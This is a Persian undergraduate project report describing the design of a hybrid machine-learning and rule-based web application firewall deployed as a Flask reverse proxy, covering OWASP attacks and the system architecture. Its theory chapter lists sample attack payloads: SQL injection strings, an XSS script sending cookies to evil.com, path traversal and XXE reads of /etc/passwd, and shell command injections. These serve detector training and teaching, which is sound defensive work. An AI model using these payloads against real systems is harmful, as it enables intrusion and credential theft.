بسمه‌تعالی

دانشگاه صداوسیما –دانشکده فنی و مهندسی رسانه

گزارش پروژه پایانی کارشناسی

طراحی و پیاده‌سازی دیواره آتش هوشمند برنامه‌های تحت وب

با موتور تشخیص هیبرید (یادگیری ماشین و قاعده‌محور)در حالت Reverse Proxy

Design and Implementation of a Hybrid Web Application Firewall (WAF)

محدثه احمدی جیوان	**نام دانشجو**
9911522901	**شماره دانشجویی**
مهندسی برق –مخابرات	**رشته –گرایش**

فهرست مطالب

فصل اول: مقدمه و اهداف پروژه ۵

1-1 بیان مسئله ۵

2-1 رویکرد انتخاب‌شده ۵

3-1 مراحل اجرای پروژه ۵

4-1 ابزارها و فناوری‌ها ۶

فصل دوم: مبانی نظری — حملات وب و OWASP Top 10 ..... ۷

1-2 چرا وب هدف اصلی مهاجمان است؟ ۷

2-2 سازمان OWASP ۷

3-2 SQL Injection ۷

4-2 Cross-Site Scripting (XSS) ۸

5-2 Path Traversal ۹

6-2 Command Injection ۹

7-2 SSRF — Server-Side Request Forgery ۱۰

8-2 XXE — XML External Entity ۱۰

9-2 LDAP Injection ۱۰

10-2 Open Redirect ۱۰

11-2 خلاصه حملات پوشش‌داده‌شده ۱۱

فصل سوم: معماری سیستم ۱۲

1-3 چرا Reverse Proxy؟ ۱۲

2-3 نمای کلی معماری ۱۲

3-3 اجزای معماری و نگاشت به فایل‌های پروژه ۱۲

4-3 ساختار پوشه‌های پروژه ۱۳

5-3 جریان داده در یک درخواست معمولی ۱۴

فصل چهارم: پیاده‌سازی لایه Rule-Based ۱۵

1-4 مفهوم تشخیص مبتنی بر قاعده ۱۵

2-4 فایل‌های واسط (Simple Wrappers) ۱۵

1-2-4 owasp_other.py — تجمیع شش Detector ۱۵

3-4 تست دستی موتور: app/test_engine.py ۱۶

4-4 SQLInjectionDetector — تشخیص تزریق SQL ۱۷

1-4-4 یک باگ واقعی که پیدا و برطرف شد: ویرگول جاافتاده در لیست الگوها ۱۸

2-4-4 منطق محاسبه Confidence ۱۸

5-4 XSSDetector — تشخیص Cross-Site Scripting ۱۹
6-4 شش Detector دیگر در owasp_other_advanced.py ۱۹
فصل پنجم: پیاده‌سازی لایه Machine Learning ۲۱
1-5 چرا یادگیری ماشین کنار Regex؟ ۲۱
2-5 استخراج ویژگی: ml/features.py ۲۱
3-5 دیتاست آموزشی: چالش اصلی این فصل ۲۲
4-5 پایپ‌لاین آموزش مدل ۲۳
5-5 پایپ‌لاین Inference (تشخیص زمان اجرا) ۲۴
6-5 رفتار واقعی مدل: یک مشاهده تجربی ۲۴
فصل ششم: موتور هیبرید (Hybrid Engine) ۲۶
1-6 مفهوم موتور هیبرید ۲۶
2-6 گام‌به‌گام متد inspect() ۲۶
3-6 چرا آستانه ML برابر ۰.۷ است، نه ۰.۵؟ ۲۷
4-6 ثبت رویداد و تصمیم نهایی: logger.py و blocker.py ۲۸
فصل هفتم: Backend و داشبورد مانیتورینگ ۲۹
1-7 app/main.py — قلب Reverse Proxy ۲۹
1-1-7 دو نکته امنیتی در پیکربندی فعلی ۳۰
2-7 app/backend.py — سرور مقصد آزمایشی ۳۰
3-7 API های داشبورد: app/dashboard_api.py ۳۱
4-7 داشبورد HTML و مسیر تکامل آن ۳۲
فصل هشتم: بسته‌بندی با Docker ۳۴
1-8 چرا Docker؟ ۳۴
2-8 معماری کانتینرها ۳۴
3-8 پیکربندی docker-compose.yml ۳۵
4-8 نقش هر بخش از تنظیمات ۳۶
فصل نهم: تست و ارزیابی ۳۷
1-9 فلسفه ارزیابی در این پروژه ۳۷
2-9 مرور نتیجه تست داخلی پروژه — app/test_engine.py ۳۷
3-9 تست‌های سرتاسری (End-to-End) از طریق HTTP ۳۷
تست ۲ — برچسب پیش‌بینی‌شده نادرست بود ۳۸
تست ۵ — برچسب درست اما نوع حمله اشتباه ۳۸
تست ۷ — یک False Positive روی ترافیک کاملاً معمولی ۳۸

3-9-الف تأیید رفتار روی درخواست‌های ساده پس از اصلاح دیتاست ۳۸
4-9 آزمایش محدودیت شناسایی Command Injection ۳۹
5-9 داشبورد به‌عنوان ابزار مشاهده نتایج تست ۳۹
6-9 ارزیابی آماری با مجموعه تست مستقل ۳۹
فصل دهم: محدودیت‌های پروژه ۴۱
1-10 محدودیت تنوع دیتاست آموزشی ۴۱
2-10 وابستگی مدل ML به طول و Entropy برای ورودی‌های طولانی ۴۱
3-10 محدودیت آستانه در Detector های مبتنی بر شمارش ۴۲
4-10 هم‌پوشانی برچسب‌گذاری بین Detector های مختلف OWASP ۴۳
5-10 نبود تمایز بین انواع XSS در معماری فعلی ۴۳
6-10 عدم ثبت ترافیک مجاز (ALLOW) ۴۳
7-10 عدم Cache مدل‌های ML ۴۴
8-10 عدم پشتیبانی از HTTPS و آدرس ثابت داشبورد ۴۴
9-10 بدهی فنی: فایل غیرفعال dashboard_app.py ۴۴
10-10 اجرای هر دو سرویس با Debug Mode فعال ۴۵
11-10 حذف رشته Query هنگام Forward به Backend ۴۵
فصل یازدهم: کارهای آینده ۴۶
1-11 غنی‌سازی و تنوع‌بخشی به دیتاست آموزشی ۴۶
2-11 وزن‌دهی هوشمندتر در امتیازدهی Rule-Based ۴۶
3-11 گسترش مجموعه تست ارزیابی آماری ۴۶
4-11 ثبت نمونه‌ای ترافیک ALLOW و بهینه‌سازی بارگذاری مدل ۴۷
5-11 استقرار در محیط‌های عملیاتی پرترافیک ۴۷
6-11 آماده‌سازی سرویس‌ها برای اجرای غیر-توسعه‌ای ۴۷
فصل دوازدهم: نتیجه‌گیری ۴۸
1-12 مسئله و راهکار ۴۸
2-12 آنچه واقعاً پیاده‌سازی و آزمایش شد ۴۸
3-12 مهم‌ترین محدودیت‌ها ۴۸
4-12 سطح پروژه و مسیر توسعه ۴۸
منابع و مراجع ۴۹

فصل اول :مقدمه و اهداف پروژه

1-1بیان مسئله

وقتی صحبت از امنیت زیرساخت‌های دیجیتال می‌شود، یکی از کمتر دیده‌شده‌ترین و درعین‌حال پرریسک‌ترین نقاط، لایه کاربردی وب است . برخلاف شبکه‌های داخلی که با چند فایروال می‌توان دسترسی به آن‌ها را محدود کرد، سرور وب ذاتاً باید در معرض اینترنت عمومی قرار داشته باشد .این ضرورت، فرصتی است که مهاجمان از آن استفاده می‌کنند .گزارش‌های سالانه شرکت‌های امنیتی بزرگ نشان می‌دهند که اکثر نفوذهای موفق به سازمان‌ها نه از طریق ضعف شبکه، بلکه از طریق آسیب‌پذیری‌هایی در خود برنامه‌های وبی انجام می‌گیرند.

مشکل اصلی اینجاست که فایروال‌های معمولی برای این نوع حملات کور هستند؛ یک درخواست SQL Injectionاز همان پورت ۸۰ می‌آید که ترافیک معمولی کاربران از آن رد می‌شود و از دید فایروال سنتی هیچ تفاوتی ندارد .تفاوت را باید در محتوا جستجو کرد، نه در پروتکل یا آدرس . به همین دلیل ابزاری به نام دیواره آتش برنامه تحت وب (Web Application Firewall)یا به‌اختصار WAFطراحی شده که برخلاف فایروال سنتی، محتوای هر درخواست HTTPرا از نظر معنایی تحلیل می‌کند.

در این پروژه عبارت WAF[1] هر جا بدون توضیح اضافه به کار رود، دقیقاً به همین معنا اشاره دارد.

1-2رویکرد انتخاب‌شده

برای مقابله با این مشکل، یک Web Application Firewallطراحی و پیاده‌سازی شد که در حالت Reverse Proxyعمل می‌کند .نقطه تمایز اصلی، ترکیب دو رویکرد تشخیص است که هر کدام به تنهایی نقطه ضعف دارند :قوانین ثابت Regexکه برای حملات شناخته‌شده سریع و قطعی‌اند، کنار یک مدل Machine Learningکه می‌تواند الگوهای پیچیده‌تر یا مبهم‌شده را از روی ویژگی‌های آماری payloadشناسایی کند .این ترکیب در قالب یک موتور هیبرید (Hybrid Engine)پیاده‌سازی شده است که در فصل ششم به تفصیل بررسی می‌شود.

انتخاب معماری Reverse Proxyهم عمدی بود .در این حالت WAFبین کاربر و سرور قرار می‌گیرد بدون اینکه برنامه backendنیاز به هیچ تغییری داشته باشد؛ فقط با تنظیم یک متغیر محیطی می‌توان همین WAFرا جلوی هر سرور دیگری مستقر کرد .جزئیات این معماری و دلیل انتخاب آن در فصل سوم آورده شده است.

1-3مراحل اجرای پروژه

مسیر این پروژه خطی نبود .کار از طراحی معماری شروع شد و در هر مرحله با چالش‌هایی روبرو شدیم که تصمیم‌های بعدی را شکل دادند .لایه قاعده‌محور اول پیاده‌سازی شد و چالش اصلی آن ساختاردهی منطقی بین فایل‌ها و بخش‌بندی مسئولیت‌ها بود .بعد از تثبیت آن، بخش Machine Learningطراحی شد که بزرگ‌ترین مانع آن نبود دیتاست آموزشی بود و مجبور شدیم آن را از صفر بسازیم .بعد از آموزش مدل‌ها، دو لایه در موتور هیبرید با هم ادغام شدند .داشبورد مانیتورینگ ابتدا به صورت یک APIساده پیاده‌سازی شد و بعداً به یک رابط HTMLبا نمودارهای تعاملی ارتقا یافت .در نهایت کل پروژه با Dockerبسته‌بندی شد.

[1] — Web Application Firewallدیواره آتش برنامه‌های تحت وب؛ سامانه‌ای که ترافیک HTTP/HTTPSورودی به یک برنامه وب را در لایه کاربرد (Application Layer)بازرسی و در صورت تشخیص الگوهای مخرب، آن را مسدود می‌کند.

1-4ابزارها و فناوری‌ها

Pythonبه عنوان زبان اصلی انتخاب شد چون هم در حوزه توسعه وب (Flask)و هم در Machine Learning (Scikit-learn)ابزارهای بالغ و مستند خوبی دارد Flask .برای سرور WAFانتخاب شد چون برای ساختن یک Reverse Proxyسبک و قابل انعطاف مناسب‌ترین گزینه بود Scikit-learn .برای پیاده‌سازی الگوریتم Logistic Regressionاستفاده شد .داشبورد HTMLبا کمک ابزار هوش مصنوعی تولید شد چون دانش کافی برای پیاده‌سازی دستی آن از صفر وجود نداشت، اگرچه منطق پشتی API)ها و داده‌ها (کاملاً دستی نوشته شده است . Dockerبرای بسته‌بندی و ارائه نهایی پروژه به کار رفت.

جدول – 1-1ابزارها و فناوری‌های به‌کاررفته در پروژه و نقش هر یک

ابزار /فناوری	نقش در پروژه
Python 3.11	زبان اصلی پیاده‌سازی هر دو لایه Rule-Basedو ML
Flask	پیاده‌سازی سرور WAF (Reverse Proxy)و سرور Backendآزمایشی
Scikit-learn	آموزش و اجرای مدل Logistic Regressionبرای تشخیص SQL Injectionو XSS
HTML / CSS / JavaScript + Chart.js	رابط گرافیکی داشبورد مانیتورینگ
Docker / Docker Compose	بسته‌بندی و استقرار یکپارچه WAFو Backend

فصل دوم :مبانی نظری —حملات وب و OWASP Top 10

2-1چرا وب هدف اصلی مهاجمان است؟

یک پایگاه داده حساس را تصور کنید .برای اینکه هیچ‌کس نتواند مستقیماً به آن دسترسی پیدا کند، می‌توان آن را پشت چندین لایه فایروال و شبکه داخلی پنهان کرد .اما وقتی همان داده باید از طریق یک برنامه وبی در اختیار کاربران قرار گیرد، یک »پنجره «رو به بیرون باز می‌شود .این پنجره همان سرور وب است که باید روی پورت ۸۰ یا ۴۴۳ در دسترس همه باشد .مهاجم به‌جای حمله مستقیم به پایگاه داده از طریق این پنجره عمل می‌کند .علاوه بر این، برنامه‌های وبی توسط انسان‌هایی نوشته می‌شوند که تحت فشار زمانی هستند و یک اشتباه کوچک در بررسی ورودی کاربر می‌تواند یک آسیب‌پذیری بزرگ ایجاد کند.

2-2سازمان OWASP

OWASP[۲] یک سازمان غیرانتفاعی بین‌المللی است که از سال ۲۰۰۱ فعال است .کار اصلی این سازمان جمع‌آوری داده از صدها سازمان در سراسر دنیا و منتشر کردن فهرست رایج‌ترین و خطرناک‌ترین آسیب‌پذیری‌های وبی است .این فهرست هر چند سال به‌روزرسانی می‌شود و به OWASP Top 10معروف است .نسخه ۲۰۲۱ که مبنای این پروژه است، هشت نوع از آسیب‌پذیری‌های آن را پوشش می‌دهد: SQL Injection ،XSS ،Command Injection ،LDAP Injection ،XXE ،Path Traversal ،SSRFو .Open Redirectجدول 2-1ارتباط هر یک از این حملات با دسته‌بندی رسمی OWASPو لایه تشخیص‌دهنده آن‌ها در این پروژه را نشان می‌دهد.

2-3SQL Injection

SQL Injectionقدیمی‌ترین و هنوز رایج‌ترین حمله به برنامه‌های وبی است .منشأ آن یک اشتباه ساده در کد است :بردن مستقیم ورودی کاربر به داخل یک کوئری SQLبدون پالایش .وقتی برنامه چنین کاری انجام دهد، مهاجم می‌تواند به‌جای یک مقدار معمولی، کدهای SQLوارد کند که معنای کوئری را تغییر می‌دهند .فرض کنید کوئری ورود به سیستم به این شکل است:

```
SELECT * FROM users WHERE username='[ورودی]' AND password='[ورودی]'
```

کد 2-1– کوئری ساده و آسیب‌پذیر ورود به سیستم

اگر مهاجم به‌جای نام کاربری بنویسد ' OR 1=1 -- کوئری به این شکل درمی‌آید:

```
SELECT * FROM users WHERE username='' OR 1=1 --' AND password='...'
```

کد 2-2– همان کوئری پس از تزریق Boolean-based

شرط OR 1=1همیشه درست است و --بقیه کوئری را به کامنت تبدیل می‌کند .نتیجه اینکه پایگاه داده همه کاربران را برمی‌گرداند و مهاجم بدون هیچ رمز عبوری وارد سیستم می‌شود .جدول 2-2انواع پیشرفته‌تر SQL Injectionرا نشان می‌دهد.

[۲] — Open Web Application Security Projectیک سازمان غیرانتفاعی بین‌المللی فعال در حوزه امنیت برنامه‌های وب که رایج‌ترین آسیب‌پذیری‌ها را در قالب فهرست OWASP Top 10منتشر می‌کند.

جدول – 2-1انواع SQL Injectionو هدف هر یک

نوع	Payloadنمونه	هدف
Boolean-based	' OR 1=1 --	دور زدن Login
Union-based	' UNION SELECT username,password FROM users --	استخراج داده
Time-based	'; WAITFOR DELAY '0:0:5'--	تشخیص کور آسیب‌پذیری
Stacked Queries	'; DROP TABLE orders; --	اجرای دستورات مخرب

در این پروژه، کلاس SQLInjectionDetectorدر فایل rules/sql_advanced.pyتشخیص SQL Injection را انجام می‌دهد .این کلاس از دو مکانیزم موازی استفاده می‌کند :الگوهای Regex که ساختارهای نحوی حملات Union-based، Boolean-based، Time-based و Stacked Queries را شناسایی می‌کنند، و یک لیست کلمات کلیدی SQLکه با شمارش آن‌ها یک عدد confidenceمحاسبه می‌کند .جزئیات کامل این کلاس، شامل کد واقعی و یک نکته مهم درباره یکی از الگوهای Regex، در بخش 4-4بررسی می‌شود.

2-4 Cross-Site Scripting (XSS)

XSS[۳] از نظر هدف با SQL Injectionمتفاوت است .به‌جای پایگاه داده، مرورگر کاربر قربانی را هدف قرار می‌دهد .مهاجم کد JavaScript مخرب را در صفحه‌ای از برنامه قرار می‌دهد و وقتی کاربر دیگری آن صفحه را باز می‌کند، این کد در مرورگرش اجرا می‌شود .نمونه‌هایی از payloadهای XSSکه در این پروژه برای آموزش مدل MLاستفاده شدند:

```
<script>document.location='http://evil.com?c='+document.cookie</script>
<img src=x onerror=alert(document.cookie)>
<svg/onload=alert(1)>
<iframe src='javascript:alert(1)'>
```

کد – 2-3نمونه‌های payloadآموزشی XSS

XSSسه نوع اصلی دارد که در جدول 2-3مقایسه شده‌اند Reflected XSS .زمانی است که payloadدر URLقرار می‌گیرد و سرور بدون ذخیره‌سازی، آن را بلافاصله در پاسخ همان درخواست بازتاب می‌دهد؛ قربانی باید روی لینک آلوده کلیک کند Stored XSS .خطرناک‌ترین نوع است، چون payloadیک‌بار در پایگاه داده یا فایل سرور ذخیره می‌شود)مثلاً در یک نظر یا پروفایل کاربری (و هر بازدیدکننده بعدی، بدون کلیک روی هیچ لینک خاصی، آن را اجرا می‌کند DOM-based XSS .نوع سوم است که اصلاً به سرور بازنمی‌گردد؛ کد آسیب‌پذیر در خود جاوااسکریپت سمت مرورگر است و payloadمستقیماً در DOMصفحه پردازش می‌شود.

جدول – 2-2مقایسه سه نوع XSS

نوع	محل قرارگیری Payload	نیاز به تعامل قربانی
Reflected	در URLدرخواست، بازتاب فوری در پاسخ	کلیک روی لینک آلوده
Stored	ذخیره‌شده در پایگاه داده /فایل سرور	صرفاً بازدید از صفحه آلوده
DOM-based	پردازش در جاوااسکریپت سمت مرورگر، بدون رفت‌وبرگشت به سرور	بسته به نحوه دستکاری DOM

[۳] — Cross-Site Scriptingدسته‌ای از حملات تزریق کد که در آن مهاجم کد JavaScriptمخرب را در صفحه‌ای از برنامه وب قرار می‌دهد تا در مرورگر قربانی اجرا شود.

موتور WAFاین پروژه صرفاً محتوای درخواست ورودی (path، query stringو bodyرا بررسی می‌کند و به پاسخ سرور یا رفتار مرورگر دسترسی ندارد .بنابراین از منظر پیاده‌سازی، XSSDetectorقادر به تشخیص خودِ نوع حمله (Reflectedدر برابر Storedدر برابر DOM-based)نیست؛ او صرفاً وجود الگوهای مشکوک (تگ script، event handlerو مانند آن (را در payloadورودی شناسایی می‌کند، مستقل از اینکه این payloadدر نهایت بازتاب داده شود، ذخیره شود یا اصلاً به DOMمرورگر برسد .تشخیص دقیق نوع XSSنیازمند بررسی رفتار برنامه (backend آیا payloadذخیره می‌شود؟ آیا بدون تغییر بازتاب داده می‌شود؟ (است که خارج از حوزه یک WAFمبتنی بر بازرسی درخواست است؛ این محدودیت در فصل دهم دوباره مطرح می‌شود.

کلاس XSSDetectorدر فایل rules/xss_advanced.pyپیش از بررسی هر الگویی، دو مرحله decodeانجام می‌دهد URL Decode :و HTML Unescape.این دو مرحله برای مقابله با تکنیک Encoding-bypassضروری است، چون مهاجم می‌تواند به‌جای <از کد %3Cیا <استفاده کند تا از الگوهای ساده Regexعبور کند .بعد از normalizeکردن، الگوهای Regexتگ‌های script، event handlerها (on*)، پروتکل javascript:، تگ‌های خطرناک مانند iframeو svg، و دسترسی به document.cookieرا جستجو می‌کنند .جزئیات کامل و کد این کلاس در بخش 5-4آمده است.

2-5 Path Traversal

حمله Path Traversalاز یک قصور رایج استفاده می‌کند :قبول کردن مسیر فایل از کاربر بدون اعتبارسنجی .مهاجم با استفاده از توالی‌های ../ یا \..از دایرکتوری مجاز خارج می‌شود و به فایل‌های سیستمی دسترسی پیدا می‌کند:

```
../../etc/passwd              ← خواندن فایل رمز عبور لینوکس
%2e%2e%2fetc%2fpasswd         ← نسخه URL-encoded
....//....//etc/passwd        ← دور زدن فیلترهای ساده
```

کد – 2-4نمونه‌های Path Traversal

کلاس PathTraversalDetectorاز الگوهای Regexبرای شناسایی توالی‌های ../در شکل‌های مختلف استفاده می‌کند .وجود مسیرهای حساس شناخته‌شده مانند /etc/passwdو c:\windowsمستقیماً جستجو می‌شوند .هر الگوی منطبق ۴.۰ به confidenceاضافه می‌کند، بنابراین دو تطبیق برای عبور از آستانه ۵.۰ کافی است.

2-6 Command Injection

وقتی برنامه ورودی کاربر را بدون پالایش به فراخوانی‌های سیستمی مثل os.system()می‌فرستد، مهاجم می‌تواند دستورات دلخواه روی سرور اجرا کند .کاراکترهای ;و |و &در shellبه معنای اجرای دستور بعدی هستند:

```
google.com; cat /etc/passwd   ← دو دستور با نقطه‌ویرگول
google.com | whoami           ← پایپ به دستور دیگر
google.com `id`               ← command substitution
```

کد – 2-5نمونه‌های Command Injection

کلاس CommandInjectionDetectorبا Regexبه دنبال کاراکترهای ;و |و &قبل از کلمات، و همچنین ساختارهای $(command)و backtickمی‌گردد .این کلاس تنها در لایه Rule-Basedعمل می‌کند و در فصل دهم، محدودیت مهمی که در آزمایش عملی برای این Detectorمشاهده شد گزارش می‌شود.

2-7 SSRF — Server-Side Request Forgery

در حمله SSRF[۴] مهاجم سرور را وادار می‌کند از طرف او به آدرسی درخواست بزند .خطر اصلی این است که سرور می‌تواند به منابعی دسترسی داشته باشد که از اینترنت عمومی قابل دسترس نیستند .در محیط‌های ابری مثل AWS، آدرس http://169.254.169.254به سرویس metadataاشاره دارد که اطلاعات احراز هویت ابری را بدون رمز عبور ارائه می‌دهد.

کلاس SSRFDetectorفهرستی از آدرس‌های مرتبط با شبکه داخلی و metadataابری را بررسی می‌کند localhost .: 127.0.0.1، 0.0.0.0، رشته metadata، آدرس 169.254.169.254، و پیشوندهای رنج‌های IPخصوصی .192.168)، .10، .(.172.16هر مورد یافت‌شده ۴.۰ به confidenceاضافه می‌کند .در بخش 3-9یک نکته مهم درباره تداخل این Detectorبا OpenRedirectDetector، بر پایه آزمایش واقعی، گزارش شده است.

2-8 XXE — XML External Entity

استاندارد XMLیک قابلیت به نام External Entityدارد که به entityهای تعریف‌شده اجازه می‌دهد به منابع خارجی اشاره کنند .اگر پردازشگر XMLاین قابلیت را بدون محدودیت پیاده‌سازی کند، مهاجم می‌تواند entityای تعریف کند که به یک فایل محلی اشاره می‌کند:

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root><data>&xxe;</data></root>
```

کد – 2-6نمونه Payloadبرای حمله XXE

کلاس XXEDetectorکلمات کلیدی ساختار entityدر XMLرا جستجو می‌کند<!ENTITY! .: SYSTEMو .<!DOCTYPE!حضور همزمان این کلمات در یک payloadنشانه قوی یک حمله XXEاست؛ هر کلمه یافت‌شده ۴.۰ به confidenceاضافه می‌کند.

2-9 LDAP Injection

LDAP[۵] پروتکلی است که سازمان‌ها برای مدیریت کاربران استفاده می‌کنند .مانند SQL Injection، اگر ورودی کاربر بدون escapeوارد یک کوئری LDAPشود، کاراکترهای خاص این پروتکل می‌توانند منطق جستجو را تغییر دهند.

کلاس LDAPInjectionDetectorشش کاراکتر خاص LDAPرا می‌شمارد :ستاره، پرانتز باز، پرانتز بسته، بک‌اسلش، |و .&به ازای هر کاراکتر ۲.۰ به confidenceاضافه می‌شود، پس حضور سه کاراکتر خاص برای عبور از آستانه ۵.۰ کافی است.

2-10 Open Redirect

برنامه‌هایی که آدرس redirectرا از پارامتر URLمی‌گیرند و بدون اعتبارسنجی استفاده می‌کنند، در برابر این حمله آسیب‌پذیرند .مهاجم لینکی می‌سازد که از دامنه معتبر شروع می‌شود اما کاربر را به سایت فیشینگ هدایت می‌کند.

---

[۴] — Server-Side Request Forgeryحمله‌ای که در آن مهاجم سرور قربانی را وادار می‌کند از طرف او درخواستی به آدرسی دیگر ارسال کند، معمولاً برای دسترسی به منابع داخلی غیرقابل‌دسترس از اینترنت عمومی.

[۵] — Lightweight Directory Access Protocolپروتکلی استاندارد برای دسترسی و مدیریت اطلاعات دایرکتوری (مانند کاربران و گروه‌های سازمانی)

کلاس OpenRedirectDetectorشاخص‌هایی مثل http://، https://، //و پارامترهای رایج مثل redirect=و url=را در متن payloadجستجو می‌کند .حضور هر شاخص ۳.۰ به confidenceاضافه می‌کند؛ بنابراین دو شاخص هم‌زمان (که در یک URLبا پروتکل کامل معمول است)به‌تنهایی آستانه تشخیص را رد می‌کند .همان‌طور که در بخش 3-9با مثال واقعی نشان داده شده، همین حساسیت بالا باعث می‌شود گاهی این Detectorزودتر از SSRFDetector به آستانه برسد و یک آدرس داخلی حساس، به‌جای SSRFبه‌عنوان Open Redirectثبت شود.

2-11خلاصه حملات پوشش‌داده‌شده

جدول – 2-3خلاصه حملات پوشش‌داده‌شده در این پروژه

نوع حمله	ارتباط با دسته OWASP Top 10 2021	لایه تشخیص
SQL Injection	A03 – Injection	Rule-Based + ML
XSS	A03 – Injection	Rule-Based + ML
Command Injection	A03 – Injection	Rule-Based
LDAP Injection	A03 – Injection	Rule-Based
XXE Injection	A04 – Insecure Design	Rule-Based
Path Traversal	A01 – Broken Access Control	Rule-Based
SSRF	A10 – SSRF	Rule-Based
Open Redirect	A01 – Broken Access Control	Rule-Based

فصل سوم :معماری سیستم

3-1چرا Reverse Proxy؟


این WAFبه‌عنوان یک Reverse Proxy[۶] پیاده‌سازی شده است، یعنی کاربر مستقیماً به سرور اصلی برنامه (Backend)وصل نمی‌شود؛ درخواست ابتدا به WAFمی‌رسد، در آنجا از نظر امنیتی بررسی می‌شود، و تنها در صورت سالم بودن به Backendارجاع داده می‌شود)شکل 3-2(.مزیت اصلی این الگو این است که هیچ تغییری در کد برنامه backendلازم نیست؛ کافی است آدرس backendبه‌جای اتصال مستقیم، از پشت WAFعبور کند .در این پروژه این آدرس با متغیر محیطی WAF_BACKEND_URLدر فایل app/config.pyتنظیم می‌شود و به‌طور پیش‌فرض روی http://127.0.0.1:5001است.



شکل – 3-1مسیر رفت‌وبرگشت یک درخواست از کاربر تا Backend

3-2نمای کلی معماری

شکل 3-1معماری کامل سیستم را نشان می‌دهد .درخواست از سمت کاربر وارد WAFمی‌شود، ابتدا payloadآن استخراج می‌شود، سپس وارد موتور هیبرید (Hybrid Engine)می‌شود که ترکیبی از لایه Rule-Basedو لایه MLاست .اگر هیچ‌کدام از این دو لایه حمله‌ای تشخیص ندهند، درخواست به Backendارسال می‌شود؛ در غیر این صورت درخواست مسدود و رویداد آن در waf.logثبت می‌شود که همان منبع داده داشبورد مانیتورینگ است.



شکل – 3-2معماری کلی سیستم WAFبر اساس ساختار واقعی کد پروژه

3-3اجزای معماری و نگاشت به فایل‌های پروژه

هر جعبه در شکل 3-1متناظر با یک یا چند فایل مشخص در سورس‌کد پروژه است .این نگاشت مستقیم بین معماری مفهومی و پیاده‌سازی واقعی، در جدول 3-1آورده شده تا خواننده بتواند هر جزء را در کد واقعی دنبال کند.

جدول – 3-1نگاشت اجزای معماری به فایل‌های پروژه

جزء معماری	فایل /ماژول مسئول	وظیفه
WAF Reverse Proxy	app/main.py	دریافت درخواست، استخراج payload، فراخوانی موتور، Forwardبه Backend
Hybrid Engine	core/engine.py	هماهنگی بین لایه Rule-Basedو MLو تصمیم نهایی

[۶] — Reverse Proxyسروری واسط که درخواست‌های ورودی را از طرف یک یا چند سرور backendدریافت و پس از پردازش، به آن‌ها ارجاع می‌دهد؛ کاربر مستقیماً با backendارتباط ندارد.

جزء معماری	فایل /ماژول مسئول	وظیفه
Rule-Based Layer	rules/*.py	تشخیص مبتنی بر الگو برای ۸ نوع حمله
ML Layer	ml/*.py	تشخیص آماری SQL Injection وXSS با Logistic Regression
Decision (Block/Allow)	core/blocker.py	ساخت پاسخ نهایی (BLOCK یا ALLOW)
Logger	core/logger.py	ثبت رویدادهای بلاک‌شده در waf.log
Backend	app/backend.py	سرور آزمایشی مقصد (شبیه‌ساز برنامه واقعی)
Dashboard	dashboard/dashboard.html + app/dashboard_api.py	مانیتورینگ لحظه‌ای حملات

3-4ساختار پوشه‌های پروژه

ساختار پوشه‌بندی پروژه بر اساس مسئولیت هر ماژول طراحی شده است؛ هر پوشه دقیقاً یک لایه از معماری منطقی سیستم را نمایندگی می‌کند:

```
waf/
├── app/                    ← لایه سرویس (Flask apps)
│   ├── main.py             ← سرور WAF (Reverse Proxy پورت 5000)
│   ├── backend.py          ← سرور Backend آزمایشی (پورت 5001)
│   ├── config.py           ← تنظیمات (آدرس Backend)
│   ├── dashboard_api.py    ← Blueprint سه API داشبورد
│   └── test_engine.py      ← اسکریپت تست دستی موتور
├── core/                   ← هسته تصمیم‌گیری
│   ├── engine.py           ← HybridEngine
│   ├── blocker.py          ← توابع block() / allow()
│   └── logger.py           ← log_event()
├── rules/                  ← لایه Rule-Based
│   ├── sql_simple.py ،xss_simple.py ،owasp_other.py   ← فایل‌های واسط
│   ├── sql_advanced.py     ← SQLInjectionDetector
│   ├── xss_advanced.py     ← XSSDetector
│   └── owasp_other_advanced.py  ← ۶ کلاس دیگر Detector
├── ml/                     ← لایه Machine Learning
│   ├── features.py ،sql_model.py ،xss_model.py ،train.py
│   └── models/             ← فایل‌های xss.pkl و sql.pkl
├── dashboard/              ← رابط مانیتورینگ
│   ├── dashboard.html
│   └── dashboard_app.py    ← نسخه قدیمی و غیرفعال (بخش 7-4)
├── data/
│   ├── datasets/           ← generate_dataset.py ،sql.csv ،xss.csv
│   └── whitelist.txt       ← فایل خالی، فعلاً استفاده نمی‌شود
├── evaluation/
│   ├── metrics.py          ← محاسبه Precision/Recall (بخش 6-9)
│   ├── test_dataset.csv    ← مجموعه تست مستقل (۱۱۹ نمونه)
│   ├── run_evaluation.py   ← اجراکننده ارزیابی آماری
│   └── README.md
├── Dockerfile ،docker-compose.yml ،requirements.txt
```

کد – 3-1ساختار پوشه‌بندی واقعی پروژه

دو نکته درباره این ساختار قابل ذکر است .اول اینکه فایل data/whitelist.txtدر پروژه وجود دارد اما خالی است و هیچ‌جای کد به آن ارجاع داده نمی‌شود؛ در حال حاضر نقشی در تصمیم‌گیری ندارد .دوم اینکه dashboard_app.pyبا اینکه در پوشه dashboard/قرار دارد، طبق توضیح بخش 4-7در حال حاضر کد فعال پروژه محسوب نمی‌شود.

3-5جریان داده در یک درخواست معمولی

برای درک بهتر تعامل بین اجزا، مراحل پردازش یک درخواست HTTPاز لحظه ورود تا خروج را مرور می‌کنیم؛ کد کامل این منطق در فایل app/main.pyو متد HybridEngine.inspect()است و در فصل ششم با جزئیات بیشتر بررسی می‌شود:

مرحله	عملیات
۱	کاربر یک درخواست HTTP (GET/POST/PUT/DELETE)به هر مسیری از WAFارسال می‌کند.
۲	app/main.pyمسیر (path)، رشته Query، پارامترهای Queryو بدنه درخواست را استخراج و به یک رشته واحد (payload)متصل می‌کند.
۳	این payloadبه HybridEngine.inspect()سپرده می‌شود.
۴	به‌ترتیب پنج بررسی انجام می‌شود(Rule) SQL .: (Rule) XSS، شش حمله دیگر (Rule)، SQL (ML)، XSS (ML).
